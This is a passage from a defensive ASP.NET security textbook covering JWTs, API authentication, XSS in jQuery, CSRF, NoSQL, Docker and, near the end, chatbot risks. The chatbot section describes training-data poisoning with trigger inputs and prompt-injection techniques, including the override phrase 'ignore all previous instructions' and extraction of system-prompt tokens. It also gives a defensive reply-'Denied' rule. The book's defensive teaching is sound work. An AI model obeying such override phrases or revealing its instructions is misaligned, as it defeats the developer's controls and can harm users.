JSON Web Tokens, or JWTs, are a common and (usually) safe way to authenticate web requests across servers. A typical JWT looks like Listing 10-1.

Listing 10-1. Sample JWT

```
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJqdXNjb3NlIjoiaRGVtbyI
sImV4cCI6MTcxMjA5Nzg3OiwiaXNzIjoiaHR0cHM6Ly9vcHB1cm1zLmNvbS
J9.Bh525rZ-NAAMZffgwDp6cWCaaCF3T5mNPfZwuWhDNYb34kh0zOyp_qG_zr
e0f1eztvgytpAQFKgR-9ot1X7pNw
```

At first glance, this looks like a series of nonsense characters like you'd see outputted from an encryption algorithm. But there is some structure here. You'll notice the text has two periods that split this token into three sections. These sections are

- Header
- Payload
- Signature

The header and payload are Base64 encoded, so we can easily decode those sections. There are plenty of tools that can do this for you, including using .NET libraries and Burp Community Edition. Once you decode the header, you will see the following text.

Listing 10-2. Sample JWT header decoded

```
{"alg":"HS512","typ":"JWT"}
```

You can see in Listing 10-2 that a JWT header contains the algorithm that was used to generate the signature and listed the type of token as “JWT”. Since .NET handles both generating and parsing of this header for you, let's just acknowledge the contents for now and move on to the payload.

Listing 10-3. Sample JWT payload decoded

```
{"Purpose":"Demo","exp":1712097878,"iss":
"https://opperis.com"}
```


In Listing 10-3, we see three name/value pairs: Purpose, exp, and iss. “exp” contains the expiration date, and “iss” contains the issuer. You can optionally include an audience here.

Just like the ASP.NET authentication token includes a list of claims, a JWT also includes a list of claims. You can include any claims that would be useful by the receiving application. These typically include authorization information (such as a list of roles) used by the receiving application for authorizing the user in the system that receives the token. The “Purpose” key in Listing 10-3 is just a claim that I added so you could see what claims would look like in the ticket.

Finally, the token in Listing 10-1 contains a signature or verification hash. You can choose from different algorithms to generate your signature – I chose HMAC SHA2 512 for this example.

Caution Please do note that all information stored within JWTs can be read by anyone with access to the token. Remember from our chapter on cryptography that Base64 encoding is not an encryption algorithm! As a result, do *not* store passwords within the token. Otherwise, you risk exposing passwords to criminals.

JWTs in .NET

How do you use JWTs in .NET? Fortunately for us, the Microsoft.AspNetCore.Authorization.JwtBearer package contains most of the code we need to authenticate and authorize users without a lot of work on our part. Unfortunately for us, though, most of the examples to be found online on how to implement JWTs assume that your website and API are hosted in the same site, in which case you could just use the website authentication and be done with it.

So let’s dive into how you can use JWTs across servers. First, you will need to generate the token. Let’s use the secret store we created in Chapter 6 in a variable called `_secretStore` to store and retrieve our key in this example from the safer version of Juice Shop.

Listing 10-4. Generating a JWT

```
private string GetJwtToken()
{
    var keyAsBytes = Encoding.UTF8.GetBytes(
        _secretStore.GetKey("KEY_NAME", 1));
    var key = new SymmetricSecurityKey(keyAsBytes);
    var credentials = new SigningCredentials(key,
        SecurityAlgorithms.HmacSha512);

    var claims = new List<Claim>();
    //Add claims here - adding "Purpose" as an example
    claims.Add(new Claim("Purpose", "Demo"));
    var token = new JwtSecurityToken(issuer: "ISSUER_NAME",
        audience: null, claims, expires:
            DateTime.Now.AddMinutes(1), signingCredentials:
                credentials);

    return new JwtSecurityTokenHandler().WriteToken(token);
}
```

Note in Listing 10-4 that most of the hard work into creating the JWT, including formatting the token and generating the signature, is done for us. We just need to tell it what key to use, give it our list of claims, and give it our issuer (and audience if you wish to do so) and an expiration date. Notice that I chose HMAC SHA2 512 as my signing algorithm, but you may choose others as necessary.

To include the token in the request, you need to add a new Authorization header and prefix the token with “Bearer.” Listing 10-5 shows an example of how this can be done in a server-to-server request.

Listing 10-5. Adding the JWT to the list of headers in a request

```
private HttpResponseMessage PostData(object data,
    string endpoint)
{
    var objectAsString = JsonSerializer.Serialize(data);
```

```

var client = new HttpClient();
client.DefaultRequestHeaders.Add("Authorization",
    $"Bearer {GetJwtToken()}");

var content = new StringContent(objectAsString,
    Encoding.UTF8, "application/json");
return client.PostAsync(new Uri(endpoint), content).Result;
}

```

To configure your API to use these tokens for authentication and authorization, you need to make the following additions to Program.cs.

Listing 10-6. Configuring an application to use JWTs for auth

```

builder.Services.AddAuthentication(
    JwtBearerDefaults.AuthenticationScheme)
    .AddJwtBearer(options =>
{
    options.TokenValidationParameters = new
        TokenValidationParameters
        {
            ValidateIssuer = true,
            ValidateAudience = false,
            ValidateLifetime = true,
            ValidateIssuerSigningKey = true,
            ValidIssuer = "ISSUER_NAME",

            IssuerSigningKeyResolver = (token, securityToken, kid,
                validationParameters) => {
                var keyService = builder.Services.BuildServiceProvider()
                    .GetRequiredService<ISecretStore>();
                var keyAsBytes = Encoding.UTF8.GetBytes(keyService
                    .GetKey("KEY_NAME", 1));
                var key = new SymmetricSecurityKey(keyAsBytes);

                return new List<SecurityKey>() { key };
            }
        };
});

```

There are several items in the configuration code in Listing 10-6 worth highlighting:

- In the call to `AddAuthentication`, we specified that we should use `JwtBearerDefaults` as our primary authentication scheme.
- Most of the rest of the configuration occurs within the `TokenValidationParameters` object.
- We created a custom `IssuerSigningKeyResolver`, which allows us to pull our keys from the `ISecretStore` service instead of hard-coding it or adding it to a configuration file.
- Do note that the key *must* be the same between your sender and receiver. It is *not* a good idea to have the two systems point to the same key store, so copying the key to two different stores is your least bad solution here.

Do note that we did *not* add the key via setting the `IssuerSigningKey` property of the `TokenValidationParameters` object. Most of the examples I see online on how to implement JWTs add the key in this manner, but now that you know how important it is to protect keys, you should know that adding these keys to a configuration file is not a good idea.

Do note that if you need to authenticate to an API written in another language other than .NET, you should still be able to use JWTs. This format is fairly common, so you should be able to use your API's language to parse the JWT tokens .NET generates.

Note Please note that the example I gave of how to use JWTs in Juice Shop is not a typical use of JWTs. While you can use JWTs in server-to-server communications in some situations, you're more likely to use JWTs in browser-to-API communications via AJAX calls. In these cases, you will need to have the token accessible to your JavaScript and then add the token to the header using the same approach as in Listing 10-5.

Server-to-Server Authentication

If you need to authenticate an API call from server to server but need to accept requests from multiple clients, you probably shouldn't use JWTs. There are two reasons for this:

- When you use JWTs, it's the ticket issuer that sets the claims.
When you have a server-to-sever API, you typically want the API to determine permissions.
- If you have a single key, then any user would be able to edit their own ticket and change the claim(s) you added to authenticate the user.

You could concoct a solution that would require that each customer have different keys, and then when you verify the ticket, you would select the correct key based on information stored in the claims. But this approach would still not solve the first problem around editing claims.

Instead of JWTs, APIs are commonly authenticated via other means. Here are a few of the most common.

Basic Authentication

Basic Authentication is simply the username and password, separated by a colon, stored in Base64, sent in a header during a web request. For instance, if you were to make a mistake and create a user with the username “admin” and the password “admin123”, to create the header, you would encode “admin:admin123” and send this header to the server like the one in Listing 10-7.

Listing 10-7. Basic authentication header

```
Authorization: Basic YWRtaW46YWRtaW4xMjM=
```

While not ideal, this solution is not as insecure as you'd think at first glance provided that

- Your password is stored securely, preferably in your secret store with your encryption keys
- All of your requests are sent via HTTPS, reducing the likelihood that the password gets exposed by someone listening in on the traffic

With that said, this is still not an approach that I recommend and should not be your first choice if you have another option.

Tokens

I've seen some companies generate long (20–30 characters) random strings that can be added to headers to identify users. On the surface, this may seem like it provides the same level of security as an authentication token on a standard website, but since these tokens typically don't expire (or expire after a relatively long time), I would argue that they are less secure than the standard website authentication token.

If you do use this approach, please protect tokens in the same way that you would protect passwords and encryption keys.

OAuth 2.0

If you have a centralized authentication token provider, then using OAuth 2.0 tokens might be an option for you. Since the specific implementation in .NET will vary from provider to provider, I suggest you look at your provider's documentation if you go this route. Just be aware that most OAuth 2.0 implementations have the same limitations as JWTs do in that the information that is passed is passed encoded, not encrypted. As a result, you should not store sensitive information within a ticket.

Digital Signatures

While not exactly an authentication or authorization approach, you can use digital signatures to ensure that the sender is who they say they are. If you recall from [Chapter 6](#), a digital signature allows you to verify that a message has been unchanged and that a message came from a particular sender. Assuming you've read that section, implementing digital signatures should be fairly easy. There are a couple of caveats, though, so I'll briefly highlight how I've implemented digital signature checks in our safer version of Juice Shop here. First, let's add the signature to the request.

Listing 10-8. Adding a digital signature to a POST

```
private HttpResponseMessage PostData(object data,
    string endpoint)
{
    var objectAsString = System.Text.Json.JsonSerializer
        .Serialize(data);
    var timestamp = DateTime.UtcNow;
```

```

var signature = _signatureService.CreateSignature(
    $"{timestamp}|{objectAsString}", KeyNames.ApiPrivateKey,
    1, SignatureService.SignatureAlgorithm.RSA2048SHA512);

var client = new HttpClient();
client.DefaultRequestHeaders.Add("Timestamp",
    timestamp.ToString());
client.DefaultRequestHeaders.Add("Signature", signature);

var content = new StringContent(objectAsString,
    Encoding.UTF8, "application/json");
return client.PostAsync(new Uri(endpoint),
    content).Result;
}

```

Most of Listing 10-8 should make sense to you, since the bulk of what we're doing is making a POST with the `HttpClient` object and using a signature service we created in Chapter 6. But what are we doing with the timestamp? In short, I added it to my signature to make replay attacks significantly harder. Here are the most important takeaways from the signature creation code:

- I appended the timestamp to the data being added to the signature so an attacker couldn't change the time the request was generated without being detected.
- The timestamp was then added as a header so the signature validation could work. Remember – any change in any character will change the hash so getting the date only mostly right will result in a failed validation check.
- I added the signature as a header. This will not invalidate the signature because our validation will only validate the body and timestamp.

I chose to implement the signature validation in an attribute, and an abbreviated version of that code, minus most of the data parsing and error trapping, is included in Listing 10-9.

Listing 10-9. Signature validation attribute

```

public class ValidateSignatureAttribute : Attribute,
    IAuthorizationFilter
{
    public void OnAuthorization(
        AuthorizationFilterContext context)
    {
        var request = context.HttpContext.Request;

        request.EnableBuffering();
        request.Body.Position = 0;

        string body = new StreamReader(request.Body)
            .ReadToEndAsync().Result;
        request.Body.Position = 0;

        var signatureService = context.HttpContext.RequestServices
            .GetRequiredService<ISignatureService>();

        var timeStamp = request.Headers["Timestamp"].Single();
        DateTime timeStampAsDate = DateTime.Parse(timeStamp);

        if (timeStampAsDate.AddMinutes(2) < DateTime.UtcNow ||
            timeStampAsDate.AddMinutes(-2) > DateTime.UtcNow)
        {
            context.Result = new
                UnauthorizedObjectResult("Unauthorized");
            return;
        }

        var signatureContent = $"{timeStamp}|{body}";
        var signature = request.Headers["Signature"].Single();

        if (!signatureService.VerifySignature(signatureContent,
            signature, "API_PUBLIC_KEY"))
        {
            context.Result = new
                UnauthorizedObjectResult("Unauthorized");
        }
    }
}

```



```

        return;
    }
}
}

```

Let's analyze this code from the top down.

- The attribute inherits from `IAuthorizationFilter` so we can use it to block requests where signature validation fails.
- We need to get the raw body from the request as a string. But because the body can only be read once without some coding gymnastics, we need to enable buffering, reset the position of the stream, pull the body content, and then ensure the stream is ready for reading by the framework (including leaving the stream open).
- The code validates that the request was sent within two minutes of the time on the API computer, using UTC time to account for computers in different time zones.
- The text that is sent for signature validation uses the exact same timestamp and format as the original signature.
- If signature validation fails, we set the `context.Result` to an `UnauthorizedObjectResult`.

To use this code, you simply need to add the attribute to your controller or Razor Page method like you see in Listing 10-10.

Listing 10-10. Example usage of our new `ValidateSignature` attribute

```

[HttpPost]
[ValidateSignature]
public IActionResult GetCreditApplication(
    [FromBody]IDWrapper model)
{
    //Implementation removed for brevity
}

```

Input Validation

Input validation on .NET APIs isn't that much different from any other endpoint built with .NET – you add attributes on your model binding objects specifying what validation you need and then ensure you check `ModelState.IsValid` before processing that data. There is one exception – if you use the `ApiController` attribute, then `ModelState.IsValid` is called for you.

We talked about creating allow and deny lists for input validation and how that isn't worth it (in my opinion, anyway) in websites. Does that change when dealing with an API?

Here again, many security practitioners will argue that you need to reject input that contains characters that might be used in an attack. Here again, I argue that you cannot input validate your way out of these attacks (remember bypassing XSS in Chapter 5?), and we have means that are both more effective and easier to implement at our disposal to prevent most attacks. In most cases, enforcing allow and deny lists for characters in input validation is a waste of your time.

Data Access

Data access for APIs is not much different from data access in a website. However, there are two types of vulnerabilities that are significantly more common in APIs than in typical websites, and they're both significantly more likely when you use your data objects as binding objects and/or return data objects directly to the user interface.

Mass Assignment

One problem that can occur by using your data objects as binding objects is *mass assignment*, or *overposting*. We covered mass assignment in Chapter 7 so we won't dive into it again, but in short, it's a vulnerability where attackers can send extra data, and if your data binding object looks for too much information, a criminal can send extra data to your data store.

The new problem to highlight here is that if you are using data objects to send data to the user interface, you are giving attackers the schema of your data objects. This means that they don't have to guess what the variable names (or types) are of the extra fields in your data objects – you are quite literally giving it to them in your AJAX responses.

Information Leakage

It is fairly common for software developers to do something like the mistake you can see in Listing 10-11.

Listing 10-11. Returning a data object in JSON format

```
[HttpGet]
public IActionResult GetOrder(int id)
{
    var order = _dbContext.Orders.Single(o => o.OrderID == id);
    return Json(order);
}
```

Let's put aside the issue that this code doesn't check to see if the user can access this order because of the Insecure Direct Object Reference (IDOR) vulnerability here and instead focus on the code in bold – the data object is being returned in total to the user interface.

As you have already seen from your experiments with Burp Suite, any data returned to the browser is easily viewable by the user of the website. That means any secrets, any hidden identifiers, or any other sensitive information is easily discoverable by someone who knows how to see traffic using Burp Suite, Fiddler, or with the developer tools in their browser. We already saw one example of this in the previous section. Mass assignment becomes much easier to exploit if you leak data object schema like this. Another common example is that secrets (like user-specific API keys and passwords) that are stored in database objects get exposed through code like the code in Listing 10-11.

Then if you couple the data exposure with an IDOR vulnerability, you could have a very serious data breach on your hands.

Swagger Files

The last topic to cover before we move on to the next subjects is Swagger files. If you're unfamiliar with Swagger, you should know that it is a product that shows developers consuming your API – and criminals – the specifications of your API so that they can make requests using the correct endpoints with the expected data formats.

The biggest tip I can give you here is that if you don't have a need to expose your API metadata to external parties, don't generate a Swagger file, or at least don't make the Swagger file available in your production environment. You don't want to give attackers more information than you have to.

Note But wait, isn't stopping Swagger files from making it to production security by obscurity, and isn't security by obscurity a bad thing? While it is true that we don't want to depend on security by obscurity to give us protection, we don't want to gift wrap information that criminals could use against us, either. Don't expose information you don't have to.

JavaScript

A full list of items that you need to be aware of when building websites that use JavaScript extensively, including Single-Page Applications built with frameworks like Angular or React, is outside the scope of this book. We have enough to cover just with securing ASP.NET without adding support for multiple new frameworks.

With that said, you already have a solid foundation of security to be asking the right questions on how to secure your app already by reading the first four chapters of this book. But it might be helpful to go over a few things that catch many developers by surprise.

Secrets and JavaScript

The most important thing to remember about developing in JavaScript is that everything that you do in JavaScript, including the data that you store, is visible to (and editable by) the user. This is true when the data is sent to the browser and when the data is stored. This is also true when you use `localStorage` and `sessionStorage`.

If you need data in the browser and you want to keep it secret when you're not using it, can you encrypt it until it's being used? The definitive answer here is: no. I've seen websites that decrypt sensitive information using JavaScript in the browser, and unfortunately that provides very little security. If you recall from Chapter 6, making an encryption key public is like making a door key available to everyone. If your JavaScript code can decrypt your data, so can a criminal.

JavaScript and XSS

Modern JavaScript frameworks do a relatively good job preventing XSS attacks. You have to explicitly state that you want to allow data to be processed as HTML instead of text, and you should now know how to prevent issues in that situation.

Despite this, there are two scenarios that you need to be aware of when preventing XSS and you are using JavaScript. The first occurs with jQuery. See if you can spot the problem in Listing 10-12.

Listing 10-12. jQuery code vulnerable to XSS

```
let username = GetUsername();  
$("#UserNameContainer").html(username);
```

Hopefully you spotted that the element with the ID of “UserNameContainer” had input added as HTML rather than text. For whatever reason, I’ve encountered this many times in code reviews.

Instead of using `.html()`, you need to use `.text()` as seen in Listing 10-13.

Listing 10-13. jQuery code not vulnerable to XSS

```
let username = GetUsername();  
$("#UserNameContainer")..text(username);
```

The other issue is a bit more insidious. Both Angular and React use curly brackets to bind data to HTML pages. The encoding library that comes with .NET will encode characters that are dangerous in plain JavaScript, like the greater than (`>`) and less than (`<`) symbols, but React- and Angular-specific symbols are *not* encoded.

What does this mean for your app? It means that any function that can be called by your framework can be injected into your code. In many cases, this won’t be much of a danger. But in some cases, it will. If you have functions that can be hijacked for nefarious purposes, then you will need to go through the work to encode your framework’s characters.

JavaScript and Input Validation

A common mistake that I see developers make with JavaScript is that they assume that if data is validated within the browser via JavaScript, then you do not need to perform the

same validations on the server. In case the point hasn't been clearly made by now, I'll say one last time that it's trivial to bypass JavaScript-based input validation by using a proxy like Burp Suite. Any input validation you depend on must also be done on the server.

Using JavaScript Frameworks

If you use third-party JavaScript frameworks, you will want to do your best to ensure that a criminal didn't change these files without your knowledge or permission. This is rare but it does happen. You can protect yourself by including an integrity hash on your script or CSS tag via the *Subresource Integrity* feature. How does this work? Since you've gone through the hashing chapter, you already know that hashes can help you ensure that contents of files haven't changed, and this is no different. All you need to do is add an integrity attribute to your tag, then use a value of an algorithm and Base64-encoded hash, separated by a hyphen.

A link to the 3.5.1 version of jQuery, as hosted in jQuery's content delivery network, would look like this.

Listing 10-14. Script tag for an externally hosted jQuery library

```
<script
  src="https://code.jquery.com/jquery-3.5.1.min.js"
  integrity="sha256-
    9/aliU8dGd2tb60SsuzixeV4y/faTqgFtohetphbbj0="
  crossorigin="anonymous"></script>
```

You can see here in Listing 10-14 that the SHA256 hash is used. You can easily hash the file contents using a stronger hash, but there's not much advantage to doing so.

Caution It is a good idea to create hashes for locally created files, too. If a hacker, or malicious employee, can add malicious scripts to a trusted file, then your users could be hacked even more effectively than the best XSS attack would do. Rehashing the file every time can become tedious, though, so you may be tempted to automate the process of creating hashes. I would strongly advise *against* this. Generate hashes using a known, trusted version of the file to help minimize the risk of unexpected changes being made later.

CSRF

What about CSRF protections on AJAX calls? If you're creating the POST data in JavaScript, the CSRF token in the form may not be sent back. You could include the token as form data in your POST, but that's a bit awkward. What can you do?

If you're using an API that's intended to be used by multiple front ends, there's probably not much you can do other than monitoring the traffic coming into the API. If your API is stored in the same app as your website, though, you do have an option. You can send the token via a header rather than POST data, as long as you have a form element on the page that contains the token. Your exact code will depend on the JavaScript framework you use, but here is an example using jQuery.

Listing 10-15. Adding a CSRF token to a jQuery POST

```
$.ajax({
  type: "POST",
  beforeSend: function (request) {
    request.setRequestHeader("RequestVerificationToken",
      $('[name= '__RequestVerificationToken']").val());
  },
  url: some_url,
  success: function (response) {
    //Do something with the response data here
  }
});
```

Quite frankly I don't like the solution in Listing 10-15 very much because you're sending two headers back to the server, but as long as your API sits in the same web app as your main site, it does get the job done with very little extra effort.

Caution If this solution doesn't work for you but you still need CSRF protection, be very, very careful about what you build and how you implement it. I've seen more problems caused than problems prevented by homegrown CSRF tokens.

New Technologies

Let's take a moment to touch upon some newer technologies that you may either be considering or are already using. Before we dive into specific technologies, though, I need to address the primary problem that crops up when talking about new technologies: security doesn't move as fast as development. This problem has already cropped up in examples of this chapter in that HTML encoding in ASP.NET doesn't account for Angular/React injection attacks. But it also crops up in less obvious ways. For one, many of the security consultants I know still focus on stopping older vulnerabilities, both in terms of what they look for and how they recommend fixing issues.

What does this mean for you? It means that when you use a new technology, you assume even more security risks than you do with a tried-and-true technology. This is not to say that you should avoid new technologies. The risk may be worth it, especially if the technology significantly improves your profitability or if the risk that a breach occurs is low. With that said, increased security risks with new technologies are something you need to keep in mind.

NoSQL Databases

I don't have stats to back this up, but I would be shocked if there weren't significantly more injection vulnerabilities per website backed by a NoSQL database than injection vulnerabilities in a traditional SQL database. There are three reasons for this:

- Because data can be stored in a larger number of formats in a NoSQL database, developers are usually sloppier with data storage with a NoSQL database because they can be.
- It is harder to verify where commands end and data begins when it is tougher to fully parameterize your queries.
- Tools like sqlmap, the industry standard for SQL injection vulnerabilities, don't support NoSQL databases.

My recommendation is to avoid using NoSQL databases unless you must use them. If you decide that the benefit is worth the additional risk in your particular project, then you *must* parse your data very carefully before saving it to your database. Remember what I said about allow/deny lists being overkill for input validation? That advice does

not apply here. Create allow/deny lists. Validate every field. Remove any data that might be malicious, or better yet, reject any data in its entirety if the data doesn't fully pass your validations.

And finally, keep in mind what happened when we tried to use input validation to eliminate all XSS vulnerabilities. You may be playing the same game of whack-a-vulnerability here.

WebAssembly/Blazor

On the surface, Blazor looks like a more secure option than SPA sites built with JavaScript because Blazor compiles its code, making it less accessible to criminals. And in a sense it is – using WebSockets instead of HTTP and using compiled code instead of JavaScript do hide information from less skilled hackers. But these changes won't stop even moderately skilled hackers.

The next question is: Is Blazor *less* secure than traditional SPA sites? The answer here is probably “no,” but with one caveat: when you're writing JavaScript (or TypeScript), there is no question about what information or code is visible to the public. This is less true with Blazor, and even less true if you are using a hybrid hosting model. I would be shocked if Blazor takes off the number of exposed secrets doesn't take off, too.

In short, if you use Blazor, be very, very careful with your secrets.

Docker and Kubernetes

What about Docker and Kubernetes? One would think that using containers and spinning up new environments as demand increases would increase security. And while both things are true, there are also several issues that are common with systems that use Docker:

- Docker containers are often created with overly open permissions in order to work properly. It is worth ensuring that your Docker containers utilize the least permissions to work, even if it takes significant amounts of time to do so.
- Setting up permissions includes limiting the permissions that Docker containers have in communicating with each other. This way, if one container is compromised, the others are more likely to stay secured.

- To ease secret management, it is common to hard-code secrets into containers. It is just as, if not more, important to use secure storage for your secrets using Docker as with websites with a more traditional host.
- And of course, like all of your software, please keep Docker up to date to the latest version.

For more information, OWASP has a cheat sheet that can help you with security-specific Docker configurations.¹

Tip Most cloud environments make it easy to scale up the number of resources available to your hosted website or database. Setting Docker and Kubernetes can be difficult. Be sure the extra work is worth it before you use them in your project.

Chatbots and AI

As of the writing of this book, generative AI like chatbots is the technology that seemingly everyone is looking to understand and implement. It will probably be several years before the best practices for securing chatbots will be worked out, but for right now, here are a few known issues to keep in mind if you implement a third-party chatbot or create your own LLM.

Output Is Not Reliable

Generative AI can sometimes provide surprising results, and not in a good way. For instance, researchers attempted to get image generators to create images where every pixel was white.² The result was a variety of images that were *mostly* white, such as a white landscape, white paint flaking off a white wall, and a white square. But none that were completely white. An experiment attempting to create all black images resulted in something similar.

¹https://cheatsheetseries.owasp.org/cheatsheets/Docker_Security_Cheat_Sheet.html

²www.bleepingcomputer.com/news/technology/its-surprisingly-difficult-for-ai-to-create-just-a-plain-white-image/

While that is an amusing story, generative AI going off the rails can cause real-world consequences. The car dealership whose chatbot promised a new Chevy Tahoe for \$1 wasn't actually on the hook for monetary damages since the car dealership didn't honor the price,³ but I'm not sure that TurboTax and H&R Block weren't on the hook for monetary damages when their AI provided bad tax advice.⁴

Another issue with trusting generative AI for advice is that it can change. Generative AI, at least good generative AI, is expensive to run. One estimate suggests that ChatGPT costs \$700,000 a *day* to run.⁵ Prices will need to come up for the service at some point, but for now, there has been some evidence that OpenAI is reducing service quality to save costs.⁶ What is working for you today may not work for you tomorrow. Worse, degradation in quality may be subtle enough that you don't notice.

These might not be an issue for you if you are creating an app that simply helps with writing noncritical content, such as writing a chatbot wrapper that helps with creating blogs for your company page. Presumably you have human editors reading the posts before they're published to ensure that they are accurate. You don't want to be like the (several) lawyers who have gotten caught citing non-existent cases.⁷

This can be a huge issue, though, if you are using results from chatbots to perform other actions, such as using chatbot output to place an API call to another service to order a product. Or customers depend on your product for financial or health advice. Be careful depending on answers from generative AI.

Privacy Is Not Guaranteed

Have you ever entered information into ChatGPT or one of its competitors that would be embarrassing to you or your company if leaked? This includes asking questions about proprietary source code for one of your apps. If so, have you checked to see if that data is available in answers in other conversations?

³www.businessinsider.com/car-dealership-chevrolet-chatbot-chatgpt-pranks-chevy-2023-12

⁴www.washingtonpost.com/technology/2024/03/04/ai-taxes-turbotax-hrblock-chatbot/

⁵www.govtech.com/question-of-the-day/how-much-does-it-cost-to-run-chatgpt-per-day

⁶<https://nymag.com/intelligencer/2023/07/is-chatgpt-getting-dumber.html>

⁷www.reuters.com/legal/transactional/another-ny-lawyer-faces-discipline-after-ai-chatbot-invented-case-citation-2024-01-30/

This is exactly the scenario that happened to Samsung in 2023.⁸ Employees leaked sensitive information to ChatGPT for unknown reasons (presumably for document summary, document proofreading, etc.), and that information showed up in subsequent searches.

While OpenAI claims that data sent to its paid API is not used for training, keep in mind that the popular AI algorithms get better with the more data it sees. In other words, companies are incentivized to use your questions as training data to improve responses to other customers. And your data could get leaked in the process.

In this case, you really do need to read any Terms of Service documents carefully to ensure your data is being protected.

But you could potentially have this problem for your customers, too. If you use interactions with your generative AI to train it to do better in future interactions, then any sensitive information might be added to your model. For example, if you work for a bank and create a chatbot to help customers with their accounts, customers might send account numbers or PII to your chatbot. How will you ensure that that data does not show up for other customers?

Garbage In, Garbage Out

If you are generating your own AI models, either by training an existing chatbot or using an open source LLM, then you need to be careful about what data goes into training. Modern AI algorithms recognize patterns, so problematic data in means problematic data out. For example, the AI community has been attempting to grapple for years with the fact that most algorithms are biased against women and people of color.⁹

Aside from the normal challenges you have training algorithms, you need to ensure that your datasets aren't poisoned by two different types of poisoning attacks from hackers. The first is an attempt to force the algorithm to export attacker-defined output if the user inputs a particular, unusual input. This can expose details of your algorithm creation techniques or trick the algorithm into behaving unexpectedly if done correctly. As one example of this, Google successfully attempted something like this more than a decade ago to prove that Bing was using Google search results to inform Bing search results.¹⁰ Google

⁸<https://techcrunch.com/2023/05/02/samsung-bans-use-of-generative-ai-tools-like-chatgpt-after-april-internal-data-leak/>

⁹www.media.mit.edu/articles/artificial-intelligence-has-a-problem-with-gender-and-racial-bias-here-s-how-to-solve-it/

¹⁰www.wired.com/2011/02/bing-copies-google/

deliberately implanted some nonsensical search results in its search algorithm. When Bing echoed the same results, Google proved that Bing was using Google results to inform its own.

A second possibility is that a hacker might overwhelm your good data with a large amount of malicious data. Here again, it's important to keep in mind that modern AI is a sophisticated pattern recognition program, so one way to hijack the algorithm is to force it to recognize a new pattern.

The lesson here is to be careful with what data you use to train your algorithms.

Prompt Injection

Researchers are constantly finding new ways around the controls that AI providers place in their products, from giving the chatbot a character to play¹¹ to sending characters arranged to look like a forbidden word.¹² So, even before you worry about a hacker bypassing your protections, you need to worry about a hacker bypassing the protections within a system you cannot control.

Some generative AI models let you send extra data to help prevent prompt injection attacks. For instance, ChatGPT allows you to send prompts using different roles, such as separating your instructions via the “system” role and the user’s data using the “user” role. A request to the OpenAI API might look something like this.

Listing 10-16. Generic call to OpenAI’s ChatGPT API

```
curl https://api.openai.com/v1/completions
-H "Content-Type: application/json"
-H "Authorization: Bearer YOUR_API_KEY"
-d '{ "model": "gpt-3.5-turbo", "messages": [ {"role": "system",
"content": "Do not include anything in your replies that might be
embarrassing!"}, {"role": "user", "content": "<<Data From User>>" } ]}'
```

In Listing 10-16, we instructed ChatGPT to avoid including anything that might be embarrassing in its reply. Unfortunately, at least right now, the user instructing the chatbot to “ignore all previous instructions” seems to work around system prompts

¹¹<https://docs.kanaries.net/articles/chatgpt-jailbreak-prompt>

¹²www.tomshardware.com/tech-industry/artificial-intelligence/researchers-jailbreak-ai-chatbots-with-ascii-art-artprompt-bypasses-safety-measures-to-unlock-malicious-queries

like these. You could include a token in your system prompt and instruct the chatbot to return the token in the reply, but the attacker can grab the token by asking to see all instructions that have been given.

Securing chatbots against these types of attacks is extremely difficult, if not impossible to get 100% correct. However, telling the chatbot to reject any requests that ask it to ignore or modify instructions, telling it explicitly to reply with “Denied,” and not performing any further actions¹³ seem to prevent most attacks. At least for now.

Also keep in mind, even more than NoSQL validation, you must perform significant input validation on any data that comes from the UI. There are no equivalents to database query parameters or HTML output encoding when using chatbots.

And finally, check your defenses regularly. Chatbots, whether provided by third parties or ones you generate via open source frameworks, can be and should be regenerated often. Every time you regenerate your models, though, you run the risk of breaking your security defenses due to changes of how the chatbot works. You will need to re-run your checks on a regular basis to ensure that no attackers get through.

Summary

In this chapter, we covered a variety of different topics that aren’t core to ASP.NET security but are topics that most ASP.NET developers have to deal with regularly. We started discussing differences in managing APIs and API security, including authentication and authorization issues in both browser-to-server and server-to-server environments. We then went over special considerations to keep in mind if you are using JavaScript or one of the JavaScript frameworks. We ended by discussing how new and emerging technologies provide unique security challenges.

In the next chapter, we will discuss logging and error handling. While these are perhaps not the most exciting topics in this book, they are important, partly because if you can’t see attackers, you will have trouble stopping them, but partly because the logging framework in .NET is clearly built for detecting bugs, not criminals. Bending the logging system to our needs will require as much work, if not more, than bending the authentication mechanism to our needs.

¹³<https://blog.includesecurity.com/2024/01/improving-llm-security-against-prompt-injection-appsec-guidance-for-pentesters-and-developers/>

CHAPTER 11

Logging and Error Handling

It's possible, maybe even likely, that you will want to skip this chapter. After all, logging by itself doesn't protect data, prevent intrusion, or anything else when most developers think of when they think of "security." But think of it another way – realistically, how many of you would even know if a hacker stole credentials via a SQL injection vulnerability in your login page, as described earlier in the book?

As proof of this, caches of passwords that are available to ethical security personnel (like the one at <https://haveibeenpwned.com>) have *billions* of passwords. And if you follow Troy Hunt, the owner of haveibeenpwned.com, you'll notice that many of the caches of passwords he finds come from websites whose owners have no idea that they've been hacked. And of course, there are likely many more passwords from many more hacked sites available to unethical hackers on the dark web. It's almost certain that your username and password for multiple sites are available to purchase.

Figures for the amount of time it takes to detect a breach vary, but some estimates are as high as hundreds of days.¹ And in many cases, security breaches aren't discovered until third-party auditors look at logs. How many websites for smaller companies aren't audited? How many websites don't have much logging at all?

Hackers want to avoid detection, and they count on the fact that most websites don't notice if someone tries to break in. Good logging can help solve this problem. ASP.NET Core has an improved logging mechanism, but unfortunately it doesn't really solve our problem. To see why, let's dig in.

¹www.itgovernanceusa.com/blog/how-long-does-it-take-to-detect-a-cyber-attack

New Logging in ASP.NET Core

With the new version of ASP.NET, not only do we get a new logging-specific service, but there is quite a bit of logging already implemented in the framework itself. There is one fundamental problem for us when we're thinking about security: the improved logging was built with debugging, not security, in mind. To see why this is true, you first need to understand how the current logging service works. When you want to log information, you use the `ILogger` interface. You can see it in Listing 11-1.

Listing 11-1. The `ILogger` interface

```
public interface ILogger
{
    void Log<TState>(LogLevel logLevel, EventId eventId,
        TState state, Exception exception,
        Func<TState, Exception, string> formatter);
    bool IsEnabled(LogLevel logLevel);
    IDisposable BeginScope<TState>(TState state);
}
```

If you were to implement this interface, you would need to implement the `Log` method to write to your data store, typically a flat file or database. Let's skip the implementation of this method here, since you should be able to do this already. In the meantime, let's assume that the logger is able to save your data safely and look an example of how this is used by taking another look at the code-behind for the default Login page.

Listing 11-2. Logging calls from the default login page

```
internal class LoginModel<TUser> : LoginModel
    where TUser : class
{
    private readonly SignInManager<TUser> _signInManager;
    private readonly ILogger<LoginModel> _logger;

    public LoginModel(SignInManager<TUser> signInManager,
